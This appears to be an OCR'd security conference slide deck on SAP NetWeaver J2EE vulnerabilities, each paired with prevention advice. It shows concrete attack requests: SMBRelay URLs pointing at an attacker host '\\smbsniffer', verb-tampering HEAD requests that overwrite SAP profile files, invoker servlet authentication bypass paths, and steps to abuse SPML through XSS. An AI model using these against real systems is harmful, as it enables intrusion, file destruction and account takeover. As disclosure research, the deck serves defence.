
| Server | Port | Program Id |
|---|---|---|

SAP port

# DSECRG-00231

## /meSync/SatFileReceiver – username and version disclose

*This webservice is shipped only with Mobile Engine 2.1 which is not supported from 2006*


172.16.0.62:8000/meSync/Sa
172.16.0.62:8000/meSync/SatFileReceiver
172.16.0.63:8001/meSync/Sa
172.16.0.63:8001/meSync/SatFileReceiver

```
This is the doGet() method of the SatFileReceiver Servlet. (Rev. 5)
```

```
This is the doGet() method of the SatFileReceiver Servlet. (Rev. 6)

JARM API Test Data:
getMonitorSwitch: true
isJarmActiveForRequest: true
User: MITestUser
```

# Prevention

- Install SAP notes:
  1548548,1545883,1503856,948851, 1545883
- Don’t use Mobile Engine 2.1 and other unsupported apps
- Update the latest SAP notes every month
- Disable unnecessary applications

# XSS

New

**15.09.2011 [DSECRG-11-033] SAP Crystal Report Server pubDBLogon - Linked XSS vulnerability**

**19.08.2011 [DSECRG-11-030] SAP NetWeaver JavaMailExamples - XSS**

**19.07.2011 [DSECRG-11-028] SAP NetWeaver ISpeak – XSS**

20.06.2011 [DSECRG-11-024 ] SAP NetWeaver performance Provier Root - XSS

20.06.2011 [DSECRG-11-025 ] SAP NetWeaver Trust Center Service - XSS

12.04.2011 [DSECRG-11-016] SAP NetWeaver Data Archiving Service - multiple XSS

12.04.2011 [DSECRG-11-015] SAP NetWeaver MessagingServer - XSS

14.03.2011 [DSECRG-11-013] SAP NetWeaver Runtime - multiple XSS

14.03.2011 [DSECRG-11-012] SAP NetWeaver Integration Directory - multiple XSS

14.03.2011 [DSECRG-11-011] SAP Crystal Reports 2008 - Multiple XSS

14.03.2011 [DSECRG-11-010] SAP NetWeaver logon.html - XSS

14.03.2011 [DSECRG-11-009] SAP NetWeaver XI SOAP Adapter - XSS

14.12.2010 [DSECRG-09-067] SAP NetWeaver DTR - Multiple XSS

14.12.2010 [DSECRG-10-009] SAP NetWeaver ExchangeProfile - XSS

14.12.2010 [DSECRG-10-008] SAP NetWaver JPR Proxy Server - Multiple XSS

14.12.2010 [DSECRG-10-007] SAP NetWeaver Component Build Service - XSS

11.11.2010 [DSECRG-09-056] SAP Netweaver SQL Monitors - Multiple XSS

And much more vulnerabilities are still patching

# Prevention

- Update the latest SAP notes
- Disable unnecessary applications
- Set service property SystemCookiesDataProtection to true.

# SMBRelay

Application MMR (Meta Model Repository)

- You can get shell with administrator rights
- Server OS updates rarely on SAP systems
- You can relay to other node of cluster
- You can relay from DEV to TST (usually have the same password)

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

# Prevention

- Update the latest SAP notes (1483888)
- Disable unnecessary applications
- Enable authorization checks where they are necessary
- For developers: limit access only for local system and also by directory and file type

# CSRF + SmbRelay = CSSR

Application MMR (Meta Model Repository)

Patched by limiting access.

Just send this link to admin = CSRF + SmbRelay = CSSR

Or inject with XSS into Portal = XSS + SmbRealy = XSSR

http://server:port/mmr/MMR?filename=\\smbsniffer\anyfile

# Prevention

- Update the latest sapnotes
- Disable unnecessary applications
- Enable SAP CSRF protection API

# CSRF protection

- **Standard XSRF Protection.** Framework generates XSRF token, applies either to POST-based or GET-based encoding, and validates the correctness of the subsequent requests.
- **Custom CSRF Protection.** Framework generates and provides an XSRF token to the application through the XSRF Protection API. The only way if you want to protect something different from standard GET/POST requests.

Standard XSRF Protection is recommended

# CSRF protection bypass


- Need to find a place where CSRF protection is impossible
- There must be a place without session management
- Something like remote API
- Like SOAP API …..

HINT: SAP have all but you need to find it (c) DSecRG

# Holy Graal  of user management

SPML

# SPML Architecture



# SPML Actions

*Using SPML you can do all the things that can be done using Identity management API like:*

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object

But you need to have UME actions UME.Spml_Read_Action and UME.Spml_Write_Action ………… or?


# Attacking SPML

- Create html page that will send xmlhttprequest to SPML
- Found  XSS in SAP
- Wait until administrator clicks it
- PROFIT!

SAP asked us:

- do not show example of SPML request


# OKAY



# But wait! ☺

You can download it here:

http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=index&overridelayout=true



www.sdn.sap.com/irj/scn/g ×
www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=inde

SAP NetWeaver Security and Identity Management

SAP Identity Management APIs

Document Version 1.20 – December 2009

# Prevention

- Limit access to SPML only for Administrators or IDM servers subnet
- Assign SPML administration roles only to a small amount of users
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities

# Invoker Servlet auth bypass

- published by SAP in their security recommendations
- rapid calling servlets by their class name
- possible to call any servlet from application even if it is not declared in  WEB.XML

# Invoker Servlet auth bypass

```
<servlet>
  <servlet-name>CriticalAction</servlet-name>
  <servlet-class>com.sap.admin.Critical.Action</servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>CriticalAction</</servlet-name>
   <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
                                  <auth-constraint>
                             <role-name>admin</role-name>
     </auth-constraint>
</security-constraint>
```

# *Invoker Servlet auth bypass*

Call it directly by using /servlet/com.sap.admin.Critical.Action

*Some applications that can be bypassed by direct calling to invioker servlet (DSECRG-00239,DSECRG-240)*

# Prevention

- Update to the latest patch
- “EnableInvokerServletGlobally” property of the servlet_jsp must be “false”
- If you need to partially enable invoker servlet check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771


If you can’t install patches for some reasons you can check all WEB.XML files using ERPScan web.xml scanner manually.

ERPScan
Security Scanner for SAP

# I want more!

-

*I Came here with a simple dream……… A dream of owning all SAPs Using one bug*



# And I found it…….

Verb Tampering

# And I found it…….

*Verb Tampering is a dark horse described by Arshan Dabirsiaghi in 2008 which doesn’t have many known  examples until now*

- Must use security control that lists HTTP verbs (DONE)
- Security control fails to block verbs that are not listed (DONE)
- GET functionality will execute with an HEAD verb (DONE)

**SAP NetWeaver J2EE engine has all that features !!!!**

# *Declarative authentication*

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>GET</http-method>
</web-resource-collection>
    <auth-constraint>
    <role-name>admin</role-name>
    </auth-constraint>
</security-constraint>
```

**What if we use HEAD instead of GET ?**

# But!

But the problem was that I need to find a needle in  more than 500 different applications

- Application must miss HEAD check in WEB.XML
- Application must execute HEAD as GET
- Request must do some action that doesn’t need to return result
- Request must do some really critical action
  - Potentially about 40 applications are vulnerable

# Round 1

# *1 - unauthorized DOS*

- Integration Directory application
- Can be used to overwrite any OS file with trash values
- for example it can be exploited to overwrite profile parameter

```
HEAD /dir/support/CheckService?cmd_check&fileNameL=DEFAULT1.PFL&
 directoryNameL=D:\usr\sap\DM0\SYS\profile HTTP/1.0
```

It means that attacker can overwrite ANY file of SAP server remotely thought the Internet and it is doesn’t depend on version of SAP application or operation system

# Round 2

# *2 - unauthorized smbrelay (VTSR)*

- Same vulnerability but other vector
  - Verb Tampering +SmbRelay = VTSR
- Can be used for SMBrelay attack and full access to OS
- Unfortunately only on windows

HEAD /dir/support/CheckService?cmd_check&fileNameL=file&
directoryNameL=\\smbsniffer\sniff\ HTTP/1.0

It means that attacker get administrative access to SAP on Windows server on local subnet.

ERPScan
Security Scanner for SAP

# tired

# *3 – unauthorized group assignment*

- Secret interface for managing J2EE engine
- Interact with ABAP using JCO and SAPJSF user
- Can be accessed remotely
- Can run user management actions (but there's no documentation)
- Many commands were found but almost all require username and password additionally
- Except some ))

# *3 – unauthorized group assignment*

First vulnerability:

- It is possible to add any user to any group
- For example you can add guest user to group Administrators which will lead to total destruction in public Portals.
- Works when ABAP engine is a data store for J2EE and connection using SAP_JSF_COMMUNICATION

# *4 – total remote control*

*I was thinking that this is a win …. until we got a contract for pen testing SAP Portal (hope next talk Will be ) and found more epic things:*

- Vulnerability is working in the real life !
- In Standalone J2EE engine it is possible to do almost everything using this application.
- User management, remote on and off, file system access, command execution ….
- For example: By simply sending 2 HEAD requests you can create new user and map him to group Administrators.


# DEMO

Show  me DEMO!!!!!

# What else

- There are still some verb tampering vulnerabilities in SAP
- *DSECRG-00243 etc…*
- It is not one bug it is architectural problem

# A crushing blow



# Prevention

Prevention:

- Install SAP note 1503579
- Scan applications using ERPScan WEB.XML check tool or manually
- Secure WEB.XML by deleting all <http-method>
- Disable application that are not necessary

# Defense

SAP options for protecting from almost all possible attacks

- **But the number of problems is huge**
- **But the systems are very complex**
- **But administrators don’t care**

*We tried to help a little bit*

# ERPSCAN WEB.XML check tool

- Developed by EPPScan
- Part of the commercial ERPScan Security Scanner
- Can be downloaded offline for free

  http://erpscan.com/products/erpscan-webxml-checker/
- Intended to checking WEB.XML files for different vulnerabilities and missconfigurations

# ERPSCAN WEB.XML check tool

- (1) **Information disclose** through error code. Checking for <error-page>
- (2) **Auth bypass** through verb tampering. Checking for <security-constraint>.
- (3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee>
- (4) **Cookie stealing thought lack of SSL** for an authorization . Checking for <session-config>
- (5) **Cookie stealing through XSS**. Checking for Httponly=true
- (6) **Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode>,
- (7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>
- (8) **Unauthorized actions** by locally enabled invoker servlets.

  Checking for <param>InvokerServletLocallyEnabled</param>
- (9) **Invoker servlet bypass** . Checking for /* and /servlet/* in <security-constraint >

# Tool DEMO

Look at my

TOOL

# Conclusion

- For companies - It is just the beginning
- For researchers - Work hard and you will get what you want
- For pentesters – now you can hack SAP J2EE
- For SAP developers – please read SAP's recommendations
- For GRC guys – security is not only SOD
- For Administrators - read, patch, config, read, patch, config,….or ask professionals ))

# Future work

*Many of the researched things cant be disclosed now because of good relationship with SAP Security Response Team which I would like to thank for cooperation. However if you want to see new demos and 0-days follow us at @erpscan and attend feature presentations:*

- 29 Sept - InfosecurityRussia at Moscow
- 11 October - HITB at KL
- 25 October - Miami USA at HackerHalted
- TBA

Look at dsecrg.com and erpscan.com for news

*Greetz to*

- *erpscan crew who helped: Dmitriy Evdokimov, Alexey Sintsov, Alexey Tuyrin, Pavel Kuzmin and also my friend Anton Spirin.*
- Brucon organizers